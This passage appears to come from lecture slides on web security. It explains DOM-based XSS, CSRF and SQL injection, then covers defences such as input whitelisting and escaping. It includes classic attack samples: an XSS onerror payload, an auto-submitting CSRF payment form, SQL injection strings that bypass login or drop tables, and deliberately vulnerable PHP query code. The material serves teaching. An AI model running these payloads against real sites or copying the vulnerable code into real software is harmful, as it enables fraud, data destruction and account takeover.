way, usually by writing the data back to the DOM.

```
var search = document.getElementById( 'search' ).value;  
var results = document.getElementById( 'results' );  
results.innerHTML = 'You searched for: ' + search;
```

- If the attacker can control the value of the input field, they can easily construct a malicious value that causes their own script to execute:

```
You searched for: <img src=1 onerror='/* Bad stuff here... */'>
```

- In a typical case, the input field would be populated from part of the HTTP request, such as a URL query string parameter, allowing the attacker to deliver an attack using a malicious URL, in the same manner as reflected XSS.

Cross-site Request Forgery



- An XSS attack exploits the trust the browser has in the server to filter input properly
- A CSRF attack exploits the trust the server has in a browser

- ▶ Authorized user submits unintended request

- Attacker Maria notices weak bank URL `GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1`

- Crafts a malicious URL `http://bank.com/transfer.do?acct=MARIA&amount=100000`

- Exploits social engineering to get Bob to click the URL

```
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View my Pictures!</a>
```

- Can make attacks not obvious

```

```

- ▶ Defense: Referrer header

- Bank does not accept request unless referred to (linked from) the bank's own webpage
- Disadvantage: privacy issues

- More Example:

- ▶ User logs in to bank.com. Forgets to sign off.
- ▶ Session cookie remains in browser state

- Then user visits another site containing:

```
<form name=F action=http://bank.com/BillPay.php>
```

```
<input name=recipient value=badguy> ...
```

```
<script> document.F.submit(); </script>
```

- ▶ Browser sends user auth cookie with request
- ▶ Transaction will be fulfilled

- Problem: The browser is a **confused deputy**; it is serving both the websites and the user and gets confused who initiated a request


- https://www.youtube.com/watch?v=5joXlSkQtVE&feature=emb_logo

- An injection that exploits the fact that many inputs to web applications are
 - ▶ under control of the user
 - ▶ used directly in SQL queries against back-end databases
- Bad form inserts escaped code into the input ...

```
SELECT email, login, last_name
FROM user_table
WHERE email = 'x'; DROP TABLE members; --';
```

- This vulnerability became one of the most widely exploited and costly in web history.
 - ▶ Industry reported as many as 16% of websites were vulnerable to SQL injection in 2007
 - ▶ This may be inflated, but has been an ongoing problem.

Website



A screenshot of a website login form. It features a light gray background with a thin blue border. On the left, the text "Username:" is followed by a white rectangular input field. To its right, the text "Password:" is followed by another white rectangular input field. Further right, the text "Log me on automatically each visit" is followed by an unchecked checkbox. On the far right, there is a black-bordered button with the text "Log in" in white.

“Login code” (php)

```
$result = mysql_query("select * from Users  
    where (name= '$user' and password= '$pass' );");
```

Suppose you successfully log in as \$user
if this query returns any rows whatsoever

Website



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```
$result = mysql_query("select * from Users  
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```

Suppose you successfully log in as \$user
if this query returns any rows whatsoever

How could you exploit this?

SQL injection

Username: Password: Log me on automatically each visit

```
$result = mysql_query("select * from Users  
where (name= '$user' and password= '$pass') ;");
```

SQL injection

Username: Password: Log me on automatically each visit

frank' OR 1=1); --

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SQL injection

Username: Password: Log me on automatically each visit

frank' OR 1=1); --

```
$result = mysql_query("select * from Users  
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```

```
$result = mysql_query("select * from Users  
    where (name='frank' OR 1=1); --  
    and password='whocares' );");
```

Username: Password: Log me on automatically each visit

frank' OR 1=1); DROP TABLE Users; --

```
$result = mysql_query("select * from Users  
where (name= '$user' and password= '$pass' );");
```

Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2

Username: Password: Log me on automatically each visit

```
frank' OR 1=1); DROP TABLE Users; --
```

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$result = mysql_query("select * from Users  
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```

```
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where (name='frank' OR 1=1);  
DROP TABLE Users; --  
' and password='whocares' );");
```

**Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2**

Blacklisting: Delete the characters you don't want

- '
- --
- ;
- Downside: "Peter O'Connor"
- You want these characters sometimes!
- How do you know if/when the characters are bad?

Whitelisting:

Check that the user-provided input is in some set of values known to be safe

- ▶ Integer within the right range
- ▶ Given an invalid input, better to reject than to fix
- ▶ “Fixes” may introduce vulnerabilities
- ▶ Principle of fail-safe defaults
- ▶ Downside:
 - ▶ Um.. Names come from a well-known dictionary?

SQL Injection Countermeasures

- Escape characters that could alter control
 - ▶ ' ⇒ \'
 - ▶ ; ⇒ \;
 - ▶ - ⇒ \-
 - ▶ \ ⇒ \\
- Hard by hand, but there are many libs & methods
 - ▶ `magic_quotes_gpc = On`
 - ▶ `mysql_real_escape_string()`
- **Downside: Sometimes you want these in your SQL!**

- Largely just applications
 - In as much as application are secure
 - Command shells, interpreters, are dangerous
- Broad Approaches
 - Validate input (also called *input sanitization*)
 - Limit program functionality
 - Don't leave open ended-functionality
 - Execute with limited privileges
 - Input tracking, e.g., *taint tracking*
 - Source code analysis, e.g., c-cured



- Web security has to consider threat models involving several parties
 - Web browsers
 - Web servers
 - Web applications
 - Users
 - Third-party sites
 - Other users
- Security is so difficult in the web because it was largely *retrofitted*
- *zzz*

